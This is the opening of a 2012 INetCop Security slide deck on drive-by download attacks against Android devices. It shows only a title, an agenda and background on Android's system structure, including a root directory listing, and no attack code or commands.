Smart platform drive-by download attack (reloaded)

Harvester Framework: Revenge of 1day exploit

INetCop Security / Dong-Hoon You

2012-04-03


Agenda

- **Smart platform drive-by download attack**
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion


INETCOP
Total security solution

Android background


- **Android & Linux system structure**



Android background



* Application: Developed in JAVA,
Works on Dalvik VM



```
drwxrwx--x radio    radio              2012-01-09 22:46 efs
lrwxrwxrwx root     root               2012-01-09 22:46 sdcard -> /mnt/sdcard
drwxr-xr-x root     root               2012-01-09 22:46 acct
drwxrwxr-x root     system             2012-01-09 22:46 mnt
lrwxrwxrwx root     root               2012-01-09 22:46 d -> /sys/kernel/debug
lrwxrwxrwx root     root               2012-01-09 22:46 etc -> /system/etc
-rwxr-xr-x root     root          2578 2010-12-23 14:17 fota.rc
-rw-r--r-- root     root           118 2011-01-26 01:17 default.prop
drwxr-xr-x root     root               2011-01-26 01:37 lib
-rwxr-xr-x root     root        132932 2011-01-26 01:23 init
drwxr-xr-x root     root               2011-01-26 01:37 res
drwxr-xr-x root     root               2011-01-26 01:37 sbin
-rwxr-xr-x root     root           379 2010-05-28 16:06 init.smdkc110.rc
-rwxr-xr-x root     root         11351 2010-08-11 16:44 recovery.rc
drwxr-xr-x root     root               2011-01-26 01:37 modules
dr-xr-xr-x root     root               1970-01-01 09:00 proc
drwxrwx--x system   system             2012-01-09 22:46 data
drwxr-xr-x root     root               2012-01-09 22:56 dev
drwxr-xr-x root     root               2012-01-09 22:46 system
drwxr-xr-x root     root               1970-01-01 09:00 sys
-rw-r--r-- root     root          1677 2010-05-06 19:43 init.goldfish.rc
-rwxr-xr-x root     root          1343 2010-07-06 21:20 lpm.rc
-rwxr-xr-x root     root         21386 2011-01-14 19:36 init.rc
$ _
```

* Dalvik VM: Register based VM,
dex byte code works on it

* Native area: Bionic libc, webkit

* Platform: Supports ARM architecture,
lightened linux kernel 2.6

